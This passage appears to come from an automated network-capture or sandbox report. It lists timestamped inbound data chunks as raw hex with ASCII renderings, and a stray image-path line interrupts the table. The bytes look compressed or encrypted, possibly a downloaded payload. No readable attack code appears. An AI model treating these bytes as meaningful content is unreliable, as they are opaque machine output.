ae 5d 61 bc c1 85 2a 9c 60 a5 2c d3 97 ca f0 5d f9 05 42 3c 09 5d Data Ascii: `f ~KEFOZ,NuL5$|hi?77^uZ\l%i1)95Z62je^qgua1E^nV!sk9|d`gDo~6/ Fm6@p*jNJ>%]a*`,]B<]
2022-01-28 21:14:32 UTC	164	IN	Data Raw: eb 8b 8b b2 f7 82 52 91 df 4a 9c a2 5f d9 64 fe 1c 4f 32 34 f3 2a 71 e4 0d 54 8e 93 95 7e d9 ac de f0 e2 1a d4 ea c8 a5 04 fb a9 d2 9f a5 89 0c 01 85 50 ff 72 38 4b 53 91 34 34 55 22 e8 0f e6 9b 8f be d2 5c e9 33 05 18 5e dd f4 02 25 b5 c1 6c 90 bd 92 2d 58 d2 2c bf 00 7d 13 46 6c 24 bd a9 64 8d 17 3d 6f 24 c4 2b 29 15 3f ed 89 5c 13 aa 05 b7 ac ec a5 43 d7 1c 1a 37 26 fc 71 1e e0 bb 87 be 4a 3b 76 c4 6e b0 1a b0 e9 b2 d0 81 ae 09 ed 6e c7 60 91 3d 26 d9 57 80 5b d2 06 0c d7 ae 1c ac 9a 20 8f 8c e0 58 2a 89 b7 59 9f bd a9 fb d1 23 ee 67 e7 b0 45 05 cf 13 db a9 91 0d a3 f4 dd 3b b7 a2 4a 7c 5b 76 19 41 20 2a 37 5b 96 b2 9f 60 1a 17 15 1a 30 c4 ff 37 3a 71 e4 4e 92 04 a5 cd 7e 29 f3 d9 81 61 3d d0 0e 22 fd 28 a2 6f ac 7c cb a8 c9 7e e5 d1 cb a3 3b 77 26 69 Data Ascii: RJ_dO24*qT~Pr8KS44U"\3^%l-X,}Fl$d=o$+)?\C7&qJ;vnn`=&W[ X*Y#gE;J|[vA *7[`07:qN~)a="(o|~;w&i
2022-01-28 21:14:32 UTC	168	IN	Data Raw: 04 ed 74 ae 5b c7 53 1b b0 d6 5b 7b cf 2c 70 80 1e 08 f0 65 1b aa b4 81 2d b9 fd 5d 39 b2 29 09 0d 19 bd 44 a7 c5 ba b2 c7 0a 0b 35 3d a8 e9 00 40 6e 4a b2 54 f4 c5 4c b2 74 5f f5 3d 81 d8 71 a6 62 a1 08 a6 71 46 ae 13 35 d0 93 35 1b 95 4d 5c 92 91 b6 f3 02 9c ca 46 4c 09 1d 07 72 cb cc d6 19 9b 84 29 43 c4 b9 bd d5 6c 8d 28 ff 60 40 09 1b 5b 4b 1f 79 4d 28 f4 0c 76 5d 5c f0 09 4b a2 8f be b2 5f 5a 6a e9 4d a1 d2 5f 54 dd 31 7c 2f 78 81 fa 7f f4 06 be db 24 74 bf 5c c9 61 af 83 ba 4c bc f8 a9 c6 09 e4 3a 7b 11 2d e1 33 03 67 fe 03 81 6f ba a9 5a 78 28 73 58 ba a8 41 a4 d0 6c 22 05 1a 34 89 a6 a7 9f 20 60 84 50 24 5a 19 38 52 ed 0a af 2e ac ed 77 47 f4 fb 6a 57 ee a8 be 5e 33 28 b9 80 b1 2a 31 1c 30 ee e0 32 c6 01 e9 83 33 2f cc 93 e4 ac 97 6c d7 ec 1e d8 Data Ascii: t[S[{,pe-]9)D5=@nJTLt_=qbqF55M\FLr)Cl(`@[KyM(v]\K_ZjM_T1|/x$t\aL:{-3goZx(sXAl"4 `P$Z8R.wGjW^3(*1023/l
2022-01-28 21:14:32 UTC	172	IN	Data Raw: 7e 36 91 d9 11 3d 4d 78 ef 7d 4a 4b 55 a7 68 f2 a4 d1 8a d2 68 27 77 19 a1 e6 a4 42 f1 b1 c9 95 f9 6e 7f 01 b7 05 cc 4c b5 b6 f8 fb b5 f2 4e 46 b2 8c 94 f1 81 02 dd e2 84 58 d5 5c 1d c0 54 56 de 1f 08 34 41 74 18 54 0e 9a c5 24 8c 8e 21 e4 8a 99 35 78 15 89 97 a9 12 23 66 12 c1 fe 55 10 25 0c 00 0c 45 af ae 72 91 72 c1 be 5c ce 42 bd 50 88 44 1f 7c d4 5a 38 df c0 9a 55 0f 1b e6 a5 5d 17 c9 e5 90 2b 35 ab 10 85 df e7 0b 22 ec d9 36 3a 55 7d 0f f0 ef 34 8e fe 74 be 9d 44 45 6b a7 d7 3a 90 2e 3c fb 27 77 4d 78 06 73 a8 1f 26 88 00 74 f2 49 86 ef cd a8 16 a3 4a 43 ee 49 54 c8 b3 35 27 88 7d 02 28 e9 4c d8 24 5a fc a7 f3 2d 19 4b 7f a8 4c 89 18 e9 a5 7d 5b 8b 74 a3 4c 50 aa 35 d0 86 c3 92 bd b6 bc 25 96 6a 21 92 84 63 f8 ec e8 31 98 42 42 ba 18 2f 2c 5b da a7 Data Ascii: ~6=Mx}JKUhh'wBnLNFX\TV4AtT$!5x#fU%Err\BPD\|Z8U]+5"6:U}4tDEk:.<'wMxs&tIJCIT5'}(L$Z-KL}[tLP 5%j!c1BB/,[

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	176	IN	Data Raw: 0f ad b2 a8 92 87 1c a7 a9 a0 f6 bd 5d 72 b8 ff 68 1a 0d a0 4d f6 f5 29 8f 8e 3f de 57 7f b7 47 10 54 e3 a2 96 88 d0 4f 22 49 c8 49 0d fb 88 19 82 28 4f 7b 95 78 29 b1 34 15 50 4e 46 78 7e 3f 0a 93 5e ee 1e da 8d 9c bd 01 db 3a ce 7f 12 79 de 6f 30 b9 1a 54 58 f0 90 54 7c 0c b5 58 bc 63 c9 b9 52 33 4e 64 54 d3 7d 69 04 23 fd e8 9a 38 2a 39 37 b8 7e 2b 59 fa fe 81 52 90 bd b8 6a f2 20 ed c2 b1 5c b4 58 74 57 02 72 9e 44 90 30 6a 6b 0f 1c 8d 69 aa 09 19 8a d6 33 d2 8f f0 89 98 f2 29 a1 92 a4 c7 72 36 3a 3b 8d e1 34 5f 13 64 d1 43 0a 0f 3d 88 bc a3 8d b2 16 18 f2 da df 22 d8 fa a2 47 d5 43 b5 6d 6d 97 55 8b d4 31 f1 4f 0c 10 0a 69 74 3e 41 4a 0f f2 07 04 08 ea 24 ca 93 0e 68 84 56 72 54 1d a2 ff e5 6a db d7 4b 49 5e 94 d1 32 b8 fc 3b 5b ad 65 bd c8 01 1c 5b Data Ascii:]rhM)?WGTO"II(O{x)4PNFx~?^:yo0TXT|XcR3NdT}i#8*97~+YRj \XtWrD0jki3)r6:;4_dC="GCmmU1Oit>AJ $hVrTjKI^2;[e[
2022-01-28 21:14:32 UTC	180	IN	Data Raw: cd 7d 50 23 6b d8 6f b0 2c f6 09 ec b8 4c 84 f7 00 52 d7 6e 56 fe fd 2e 81 26 47 18 a6 84 b3 05 88 00 47 a7 71 ac 0c e1 f8 1c af 8a 7e fb 2a f9 b8 47 d1 24 f6 56 4b 69 4d c2 e3 ae 71 a6 d4 d4 e8 cc 2a 18 b5 d2 51 04 2e cc 3e cf a4 2e f9 71 d6 13 96 90 3b 59 0b 52 d9 0f 3b b8 6d 1e 9c 87 82 c8 5b f4 70 13 09 08 cd 6b aa 4c fc 7b 74 2c da 5d d6 db b9 f2 dc ad 14 2f 85 61 80 2b b0 80 6c 83 59 56 05 68 0f 7a 12 6d 82 21 60 dd 84 43 a0 86 ce 38 60 78 14 0f 60 3a ec 8e f5 aa 0b 48 fe 28 6f 3c 45 1c 94 9f 3a 39 f7 10 67 1f 8d c2 e3 b7 d7 6f 6e b3 4c 22 1c 9e 5e c4 1d 67 c3 8e 8c c5 fb 57 ae 7a 21 20 39 22 87 9c b9 83 d4 2d 00 f3 1b b3 be c6 bf d8 44 1e 9c e5 7d 4e 79 0c e9 91 03 ae f2 0a 55 78 ec 26 4e f3 46 d9 34 41 d1 6e 6b f8 4b 7d db e3 69 b1 2c 55 f5 6d 45 Data Ascii: }P#ko,LRnV.&GGq~*G$VKiMq*Q.>.q;YR;m[pkL{t,]/a+lYVhzm!`C8`x`:H(o<E:9gonL"^gWz! 9"-D}NyUx& NF4AnkK}i,UmE
2022-01-28 21:14:32 UTC	184	IN	Data Raw: cf ac 4c d7 b5 51 8b 1b 9d b5 29 2a 8f e8 58 c8 4f 29 68 f0 05 74 99 69 bd c9 98 43 c6 86 7f d9 22 49 a0 54 a2 0e 51 64 e7 da 9b f8 d0 b3 19 37 22 fd c5 c8 5f 2b ae 3b 12 d8 f2 04 57 fb 9d be 48 51 55 ac ae 00 33 e5 0b 47 ee 7c b9 63 62 8c cd 50 99 aa 70 fa 15 fb b4 10 f1 cd 86 d8 e8 51 71 5c 23 4b e6 91 3a f3 7c 2a 62 0e 16 3f 2c f2 82 9d bc fe 3b 89 6f 7d 10 a2 51 ea 98 6f c7 a3 a8 fc d7 27 7e 7c 20 d1 3b fe 37 a4 d2 06 85 8a f5 2e 2a b3 ca d5 7e 04 8c 63 6f 92 03 a9 cf 53 45 86 ab 06 87 a6 d9 87 dc 59 2e 7b 3c 8e 67 0f 59 98 fb ac f2 5b 1f 4a d0 4c c2 9b 7f 35 5c ec ec 12 7a 79 c2 84 81 76 d0 dc 77 17 4a 33 d3 8a 4e 36 6a db 25 ea e7 52 4d 9e f4 4a 2c 6a a9 6e fb 1e 4c d5 dc 17 13 96 cd cc 0f 41 ba 9d 20 08 53 37 98 cf bc 69 ca 2c bf 81 d4 e8 3f cc b0 Data Ascii: LQ)*XO)htiC"ITQd7"_+;WHQU3G|cbPpQq\#K:|*b?,;o}Qo'~| ;7.*~coSEY.{<gY[JL5\zyvwJ3N6j%RMJ,jnLA S7i,?
2022-01-28 21:14:32 UTC	188	IN	Data Raw: 0c 37 47 cd 47 15 e2 6e dd 05 46 49 8c 9d 08 c2 ee fc 4a c0 16 38 b7 ac a5 58 9a 4c 68 d7 b3 21 03 10 02 f8 82 e5 12 c1 67 7a 38 72 27 59 2f 77 13 46 e1 af de 86 eb 9e da 30 37 13 ff a8 81 b5 f3 7c 27 46 e4 7a 27 7a 3e f9 5f 6e 0c 8b 62 63 86 84 e3 ac 5e 8c 44 04 ce 38 2f 82 b0 75 73 14 b9 2d 4f 56 aa 64 3a c1 8a 1a 7e 7d 88 2a e1 c2 09 da 1b 8a 68 c6 b2 bd 29 c1 ae a7 e3 95 a8 cf e2 85 9f cd 93 6f 3b 30 1b 7d 05 a9 4b 29 95 65 6e 4a 42 d3 e1 8b 91 16 7e 31 29 61 bc 3a e7 84 8f 83 38 0a 9c 8b 2c ef 3f 5f fa 4a 04 55 77 36 e7 e3 1f 4a 2b 84 1d 31 8f 50 02 ab d3 d4 f5 c7 14 73 9b 01 a3 33 03 89 e2 56 cd 37 3f 25 25 2f bc df 6d 87 13 2c 1e 69 f1 36 ff db 83 26 ac b6 94 2d af 20 67 7a 74 a0 a1 47 3d d6 de c2 d4 6f b0 ad 4d 35 e1 c8 e0 16 ee d4 ec 2a 4d dd 35 Data Ascii: 7GGnFIJ8XLh!gz8r'Y/wF07|'Fz'z>_nbc^D8/us-OVd:~}*h)o;0}K)enJB~1)a:8,?_JUw6J+1Ps3V7?%%/m,i6&-gztG=oM5*M5
2022-01-28 21:14:32 UTC	192	IN	Data Raw: af f1 94 7d c6 e5 e8 ad c7 4c f3 ff ba 5f 17 03 60 cc 5e 73 ad e7 20 d8 c5 32 ee 24 00 bc 67 2a fa da b4 80 64 f6 46 b8 3c c1 19 7c 4a cc 16 6c c1 3d 85 7c 9a 97 d3 ec 29 a1 8d 35 8f 1d 48 2d 61 88 22 1b bd 25 b9 53 51 b6 83 68 9b d2 6c 55 41 43 c5 84 bc 99 3a c1 41 d5 1b c9 ed 3d 57 e1 26 09 88 0c 11 4e 1d 41 91 fb 2d 49 2e 24 9d 49 3d de e1 87 9a 6a 3a 94 b1 6f f3 8b e6 d3 43 eb 35 ff 9b 37 ee 6c eb ba bc 7e 12 43 3a c2 39 ba 7a 07 53 fe 62 aa b4 aa a4 0b c3 11 5c 31 2d e1 d3 f5 5f 5d e2 a7 85 ab 7f 28 49 88 24 91 85 a8 bc 1e 0b f5 51 3a 1c 09 7f 9b 46 98 b2 39 51 b5 eb 08 0c 72 55 ac 6b 56 8e fa 9c b2 8f 11 b9 a1 10 b3 c7 c1 1b f4 b7 d4 b0 62 2b 32 12 3f 3c 6b c7 bc 02 cf ae d5 7b de d7 d6 58 a6 5b ba 55 c6 e3 47 57 1e 6a 94 00 39 6c 74 fc 10 4e 33 6a Data Ascii: }L_`^s 2$g*dF<\|Jl=\|)5H-a"%SQhlUAC:A=W&NA-I.$I=j:oC57l~C:9zSb\1-_](I$Q:F9QrUkVb+2?<k{X[UGWj9ltN3j
2022-01-28 21:14:32 UTC	196	IN	Data Raw: f3 1c c1 29 08 f4 ff c4 ec 05 cf 62 3f 05 f6 3c 53 7e 47 ec 7a 81 d0 70 30 cd 6e 3a c4 e7 14 74 f9 50 de 7a 6a 81 1d ab 9f a5 e1 96 22 31 45 50 9e 41 e5 36 6e 49 7c 6c 67 94 8d a4 75 7c c8 91 e4 b9 2d 40 2f 4d 0c 39 c1 d0 54 23 61 2c 4a 30 ad be a9 79 1a b0 c8 65 67 26 46 11 b2 11 4e 30 2b da 7a 4b 84 a0 79 d3 61 5d 2e a8 53 29 15 e5 d9 ba 05 33 ec 7a e7 c2 46 61 be 83 88 42 1a 41 d2 9b 0f 6b 49 5b 4c 21 14 48 c7 f6 15 91 f6 e4 09 8d 6e 1b db 92 49 61 78 39 2b cb b7 95 62 83 68 1f 9f 87 ae 4f ab a5 98 5a 23 3a 75 0d 14 31 09 72 8c a5 da fa 9c e5 f5 23 0c 5a a7 2f 06 90 e7 f0 0b 37 3c 8a a7 09 73 8c 10 9b 9c 09 9d 9a 48 5b c1 41 1c 42 90 4f 2c 78 72 76 0e 16 ab 71 d0 c3 1e 5d dc 84 5f da 36 34 cb d8 39 c7 57 53 3d 1d 6d 1d e8 2b cb 03 74 cf 6f fe 15 eb 3f Data Ascii:)b?<S~Gzp0n:tPzj"1EPA6nI|lgu|-@/M9T#a,J0yeg&FN0+zKya].S)3zFaBAkI[L!HnIax9+bhOZ#:u1r#Z/7< sH[ABO,xrvq]_649WS=m+to?
2022-01-28 21:14:32 UTC	200	IN	Data Raw: 80 ff eb 35 dd df 4e 74 74 54 2d 4f 97 d6 1f fc 51 f9 3d e9 d3 66 5b f3 e4 91 d2 9d d0 99 ea 22 8b 20 b6 47 39 e1 cd 03 9f 37 96 a9 c2 5e 59 4e f9 5d 26 28 c9 db 08 bf 4f 04 e1 91 9c 3f 58 e9 02 a6 fc 89 4f 7b dc 2b 47 58 cf 8e ec 1e f5 39 3a 89 c8 2a 49 5b c1 13 d5 72 bd 42 03 7e ec 84 59 a8 6c ac e6 d8 2a 7c 90 1d c6 78 39 bf eb 24 55 6e eb 65 f2 be bc b2 fd 1d 15 71 21 5e 2e cb 65 f1 e6 d5 6e e5 21 cd 22 c2 9e c4 3a af 8c a4 33 56 1b 66 bc 32 ef 41 11 ab 03 bb 2a 66 c8 35 d0 f7 86 9c 7b 78 d3 4a e5 5f 22 93 fc d0 04 cf f0 97 f7 b0 76 1a 46 f7 e6 4f 8f f5 29 6e bc e8 b1 33 a1 45 95 b2 18 90 57 0f 9f 95 ae 5c 2c 5a 71 2e 7c af a7 7f 7b dd c7 68 ea 30 0f 39 af 8a b6 ac f0 bd 2f 62 e8 05 99 fd 1c e2 40 83 91 d5 4a f1 2f 55 ad 46 c5 71 b0 a6 0b c2 af b0 78 Data Ascii: 5NttT-OQ=f[" G97^YN]&(O?XO{+GX9:*I[rB~Yl*|x9$Uneq!^.en!":3Vf2A*f5{xJ_"vFO)n3EW\,Zq.|{h09/b@J/UFqx
2022-01-28 21:14:32 UTC	204	IN	Data Raw: b1 57 59 da 93 9d b3 65 55 0b 25 f9 d4 af d6 0a 04 ee 18 7a df 9e 5b e1 7d c7 14 0b ce 35 90 8d 11 bc ef e6 56 be c2 b1 9e 6a 2f 1f b0 cb 9f a8 91 d2 48 24 5a 82 5b 2e c9 ad da 24 1f 65 3c e1 55 ef 71 63 99 4a 7f 6f f8 f4 04 42 79 49 1e 5f b4 44 33 cb 3a 4d 6a 68 ce 4b 43 36 fd bd 97 68 d6 0b 84 7c 9f b6 1e b0 25 ee 18 df c1 e0 7c a2 f8 a3 bf 31 18 69 c9 90 3b 6f 08 40 e5 4e ca de 4d 83 75 c4 49 ba d7 d3 2a 65 fc dc c6 b7 50 20 89 e6 b5 c6 ae aa ea 0a 7c da f3 7e 52 e8 75 60 6e 1a eb 93 96 34 a4 65 8c 15 19 5c 82 15 c3 b6 39 e2 72 99 63 ba 51 4d 15 44 5f f4 54 b1 e8 f1 ae 35 91 b4 52 78 e6 03 2a 90 90 3d 12 e0 fd da 06 d1 67 9b c4 95 f4 a6 2c 38 64 5d 71 a6 4a 37 60 68 f9 ae ae 92 ed 89 2f df a3 67 dc d8 f2 25 91 7b bf 3e 35 cc aa 8e b0 17 65 c1 8d f3 f9 Data Ascii: WYeU%z[}5Vj/H$Z[.$e<UqcJoByI_D3:MjhKC6h|%|1i;o@NMuI*eP |~Ru`n4e\9rcQMD_T5Rx*=g,8d]qJ7`h/g% {>5e
2022-01-28 21:14:32 UTC	209	IN	Data Raw: da f7 13 95 33 40 49 5b 93 c1 92 04 38 0d 28 cf 16 b9 7f 02 6c 63 fd e9 3d 3e 90 8c bf 08 31 2d b5 d0 a2 2a ed 37 9a 58 c7 f7 4c 44 ac a1 c0 40 b0 55 ff 26 59 bb 73 43 a9 d0 1c f9 89 b5 41 53 47 94 5d 85 64 d6 b9 90 80 24 23 b2 ad c3 34 36 f3 a4 43 01 a4 64 e1 ae 6a 0b 56 e3 1d 61 35 59 3f a8 a8 c6 58 5c 4f 15 25 7c 71 d5 69 1e 2d 22 40 64 96 51 35 6e f7 f6 e2 36 aa 82 3e c1 ad e2 7b 95 29 cf 33 63 25 bb d5 cc 27 51 a2 7a 45 95 c4 2f ae 02 bb 28 a4 32 b1 a1 3e 64 be 68 35 f2 c0 b9 a6 a6 25 f8 7a 1f d5 e1 7b 01 47 a6 d1 5b bb 5f 45 e1 d8 81 94 04 08 0d bc 95 c3 48 fe 91 a5 83 d7 12 7c 7c 64 04 76 c2 48 74 2a 28 77 04 62 88 7b 25 3c 03 2f cf 30 6b 76 fb 13 22 02 0e 92 8f cf e8 11 7e a0 de 31 19 b2 3f 7a 3b 11 fb 88 7f 7b 91 df 1c 0b 71 3e 57 30 9c ea 7f 2e Data Ascii: 3@I[8(lc=>1-*7XLD@U&YsCASG]d$#46CdjVa5Y?X\O%|qi-"@dQ5n6>{}3c%'QzE/(2>dh5%z{G[_EH||dvHt*(wb{%</0kv"~1?z;{q>W0.


Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	213	IN	Data Raw: b4 e8 3a 17 de 87 ea 80 db bd ce 96 73 cb 18 c7 4b 3d 39 a9 bf 0e 94 7d 70 86 01 48 4b 70 50 ba df 30 e1 9b 2e 4c 45 af 2f 47 02 3e b8 9f 9e 88 36 ee b8 ea d7 a7 fb c1 b2 6c e3 bd 47 90 ab 08 bb a5 30 48 81 4f e1 7e cb 11 99 a5 1b 65 b2 a7 4f 3f 05 71 23 b0 64 48 15 2e 8d 84 4a e9 a8 fc 58 82 5f 96 9f 8a be 10 9b 14 33 72 a7 97 d0 47 9b 84 7f 45 7f f8 04 3d a0 d7 ff 35 52 10 7b b8 d2 8a df 81 79 25 91 e8 cf a9 30 a7 3c d9 c3 18 c5 dc 23 6a b5 cd b9 92 98 14 f7 65 07 10 6b e4 17 c4 c1 3b 29 1f ec ef 9b 3d 3e 47 bc dc 7d 8a ea 36 af 07 80 43 0d 9e e8 c7 dc 35 fb b7 ce ab 71 43 54 67 82 c9 e7 27 6d b8 59 15 cb b3 cc f0 9d b6 29 47 82 c7 1e b9 eb f3 af 62 5f 3e 58 ed 94 cf c6 b2 f5 8a b7 ae b0 4d 84 8e aa 37 93 ee c0 3f f4 fe 40 77 7f b7 12 4d b5 f8 58 1f 08 Data Ascii: :sK=9}pHKpP0.LE/G>6lG0HO~eO?q#dH.JX_3rGE=5R{y%0<#jek;)=>G}6C5qCTg'mY)Gb_>XM7?@wMX
2022-01-28 21:14:32 UTC	216	IN	Data Raw: 7a a1 01 78 3e 39 4c 5f 58 e5 1c 64 68 57 f8 c3 ed dc 5b 14 79 01 db 42 7d 1e 22 41 ff 05 0d e1 92 dc 10 e4 dc 3c 8a 62 34 60 00 af 22 61 51 5a 14 bf 11 58 21 4c 2a 36 66 11 56 be a8 d2 ca fb e0 3d 53 81 5f 5e d7 8b f1 27 7b f6 a0 fb 38 00 99 e7 ec c2 aa 8b 08 4c 96 8c de 74 cf a2 a2 be d3 04 7f ef f0 2a 27 d1 3a 35 1b c7 3a 36 df 6f dc 96 52 1f 16 b3 f1 9e 70 9a 2f 03 2f a1 f8 c8 fa d0 18 b0 0d 21 5d d7 60 22 b1 b0 52 32 87 24 44 f6 c9 d6 c5 9d e6 3b fc b6 bd b5 e7 8c 11 2c b6 99 64 7a 16 3d ba 5f 14 57 a4 c9 f4 5e d5 b2 78 7a 53 3a 05 f3 f7 5e fe d6 aa 6a 5e 52 da 06 3b a3 c8 72 5d 7f 72 8a 5e 0a ed 56 58 ee 1d 3e 87 4e 50 f2 b8 b6 2c 51 e6 5d f2 d4 80 82 5c 4e b7 7f 26 e1 ea 21 27 e0 a3 8f 95 9a 21 62 6d 09 a1 ea 84 ca a6 88 0f a8 a0 5b 65 b6 85 10 24 Data Ascii: zx>9L_XdhW[yB}"A<b4`'"aQZX!L*6fV=S_^'{8Lt*':5:6oRp//!]`'"R2$D;,dz=_W^xzS:^j^R;r]r^VX>NP,Q]\N&!'!bm[e$
2022-01-28 21:14:32 UTC	232	IN	Data Raw: ae dc a5 e7 9f d8 10 d7 5a 67 89 30 d0 98 27 98 15 df 42 a6 c3 fc a1 d7 87 20 2c 70 bf 71 49 5f 95 0e f7 f9 96 b5 99 d8 4a 13 f0 70 8c 6d 9e 45 b7 5c 21 14 a5 e5 fb 1a f0 60 36 1e 01 b7 2e a2 f5 e5 56 fd af ea 57 bc ea 92 2e c4 4b 38 7a 99 b1 fc 45 d6 61 0a 95 bd 43 93 eb 50 1d 58 eb dd 25 76 5b f0 ee 31 c5 d8 af 54 82 ba ce e2 5e 4e 9f 2d 15 3c e7 b8 24 c2 ba 3f f9 f9 3b 89 05 54 2e 7b bf f2 af 92 9e c9 24 27 b6 a0 b6 bf 9c 99 7d db dc 7a 8d 43 38 ed f0 5d e9 2a 20 d1 2d f7 6c bf 56 61 da a6 f2 8a c5 43 94 e6 eb 86 33 c9 d7 9f c6 dc be 36 eb e0 a5 bd 37 8f a6 77 c7 05 87 c0 a9 83 3c 27 3c aa 08 be 0a 1a b8 29 05 1f ec 74 0d 43 3e db 08 f9 58 f6 72 70 1f 5a 1b 55 5e b1 01 8a 25 c5 ba 25 06 f7 71 f8 3c ee 2b 81 f7 49 41 73 90 09 c6 8f be bd 41 05 e0 bd c1 Data Ascii: Zg0'B ,pqI_JpmE\!`6.VW.K8zEaCPX%v[1T^N-<$?;T.{$'}zC8]* -lVaC367w<'<)tC>XrpZU^%%q<+IAsA
2022-01-28 21:14:32 UTC	248	IN	Data Raw: 52 ac 11 34 d8 26 dc 1f d3 71 3f c7 4b 39 15 67 87 b3 72 9a 01 53 4f ba bb 73 76 c8 29 a9 3e 4d a5 c6 69 53 b0 8f ac 08 2a a6 6c 3b e9 1d d5 28 9a 51 bd 25 2e 67 d2 72 59 c1 11 7b 52 a0 a3 25 97 f1 50 f9 8a ee 4b 19 21 60 65 ce 9c ab 38 06 57 2a e3 b4 b2 ca a5 a6 aa 84 0f 62 91 2d e5 39 b9 ab e0 6f c5 ff 5e 4b 2d 69 43 e0 74 fc 71 40 ac a1 ee ec 11 5e bf 6c 15 e3 1f ad 28 c8 e7 77 65 4b 02 95 16 ea fe b2 aa be 1e f1 1f 27 7a f6 35 f1 1b 34 f2 12 ca bf 14 af 43 2d 78 66 1a 37 2c 9d de 42 fd 61 f2 7f 8f a0 8a d6 8c 1f 40 8b fd ea 8b 0c f3 f5 97 da ce 43 a9 88 7b bc 9f 0a 22 63 10 4a 41 b1 0c b4 9e bc 62 54 8f bc 88 c7 86 49 b5 45 67 b6 99 df 22 8f 02 3a 01 29 0a e8 7c ee 51 c9 99 f8 26 ef 9d 0a fc 5c ce 7e 8c fd 29 95 38 92 a9 b6 53 e3 e4 2b f3 48 1d bf f9 Data Ascii: R4&q?K9grSOsv)>MiS*l;(Q%.grY{R%PK!`e8W*b-9o^K-iCtq@^l(weK'z54C-xf7,Ba@C{"cJAbTIEg":)|Q&\ ~)8S+H
2022-01-28 21:14:32 UTC	264	IN	Data Raw: 01 56 e1 ff 8b 64 8f 58 7b 4b 6c e3 90 cb cf 71 d1 70 55 0f fe e5 ee b0 73 06 ef 88 bc 74 86 d1 05 cb 5a 9e 4a db 6d 8a af d5 11 9c 72 ad 67 33 6f eb af 94 61 be 29 98 8d c6 71 3b ed 78 17 f4 e8 60 b6 fb f4 9e eb ae a7 91 eb 33 70 43 12 e7 6b 1a 96 f7 c4 88 11 27 75 7b c2 6d 47 e1 7f e6 20 f2 8d 22 05 7f 7b cb 8b 73 a3 64 35 d4 a7 39 ea 61 15 31 69 d3 22 6e 6c 02 4e 3e 51 fd 34 bd 6b 63 10 ca 40 e0 54 01 b5 f8 32 9b b1 60 81 85 b9 96 c7 8a 5d b4 e1 8c 23 58 cb 55 b1 d2 3e cf e1 b8 ce cf 36 db 16 f5 ba 9a ec e6 43 f0 fd 14 9d 15 da 84 3d f0 86 d1 0e ff 85 b3 3c 07 97 6f e5 69 71 38 1d 23 42 fd 55 5e b7 61 17 8b ef ca 20 a8 7e 1c fe 05 0e e3 b4 1d 0e d1 8a ee c2 12 97 f4 d6 a0 21 47 2a 0c 73 22 bd 41 81 ae 1a 35 bd c1 78 42 a9 b8 bc 91 79 89 0b e9 65 3f e0 Data Ascii: VdX{KlqpUstZJmrg3oa)q;x`3pCk'u{mG "{sd59a1i"nlN>Q4kc@T2`]#XU>6C=<oiq8#BU^a ~!G*s"A5xBye?
2022-01-28 21:14:32 UTC	280	IN	Data Raw: 77 14 a9 e7 25 a0 69 ca 26 e8 88 92 9a d1 c5 b1 1c 34 ee 02 f1 58 09 0c 94 ba ae f6 c0 8f d1 00 08 8d e0 b3 4f ea f6 ff 35 68 fc 86 d1 b3 e1 d9 81 08 1e 01 27 0d 9e 57 54 2e 4e bb 55 71 bb c6 55 f9 a3 b0 98 73 dc 68 9c 6a 95 14 2e b8 2c 78 6b 1f 80 3a a4 40 fe ab fb 1e 73 30 90 6f 81 94 e4 0d dd ac b4 36 6a 5d 2b f8 6c 70 12 8e 21 85 24 e0 7f 17 f8 1b f9 4f cb 2e d9 94 d4 de a0 c4 d7 26 90 69 5b 36 8e 75 97 e5 14 53 95 12 23 6a 05 58 95 d0 4a 3b 8b 37 89 cf 44 c0 d4 1f 73 60 f6 d6 28 55 e3 23 ab 70 62 a6 b2 85 9b 8a a1 a0 e4 f6 71 28 5f da 91 e4 f9 ff fc ae b8 17 5c 68 d8 8d 73 d9 e7 34 c1 58 f5 17 10 92 ca 0f 14 07 14 7b d7 16 90 b8 81 63 13 b7 f8 21 34 3a d4 3e 38 f7 b3 66 69 cc f0 ed 34 77 35 10 d9 cd 11 56 2f 4e 8e a6 ac a3 ba 8c 9a ab cd 9d 88 4a 76 Data Ascii: w%i&4XO5h'WT.NUqUshj.,xk:@s0o6j]+lp!$O.&i[6uS#jXJ;7Ds`(U#pbq(_\hs4X{c!4:>8fi4w5V/NJv
2022-01-28 21:14:32 UTC	296	IN	Data Raw: 92 20 c3 dd b4 d4 4e 77 36 8f e5 96 a7 5b 10 4a 97 25 7b 10 77 bb 80 29 bb 32 59 92 a6 67 8c af f2 e8 5e 96 4f 2a ab c5 d5 4b 86 14 14 fd 9b 83 08 aa 3c 92 e5 26 1e 53 90 56 d1 26 94 69 31 62 b7 26 0c 7c a6 a5 02 4d 75 a6 3c c1 28 cb a3 28 b7 38 c2 e9 bd 59 c4 1e c1 7a 10 15 43 1b ba 26 cc 8e f7 40 6f 68 81 13 98 5e e2 af 72 ce b5 4e af 0b 4c c6 96 fb 31 f5 f9 2a 4b 05 1d 29 76 7b 5c f1 5c 34 5a 85 f8 71 be f8 7d 2c 99 ce 38 a1 75 14 1b 83 99 e4 46 e8 a3 52 33 4b a2 77 d3 6a 03 6a 70 8b fe 58 95 0b bb a3 e1 77 1e 70 f6 87 45 89 8d 37 8f 94 82 a2 58 63 dc 97 7f 6d 72 0b 4d b6 4a 29 43 58 11 b1 fc 19 b6 3d 02 04 22 89 ac e9 1d 5a 70 ae bd a7 73 ee a3 b7 e0 73 c5 1a ca 3e 06 c9 ea 10 3d d7 9e 6f cf 14 f8 88 86 a8 80 51 fe 9e e4 d2 16 01 4c bc a2 9e f2 8b be Data Ascii: 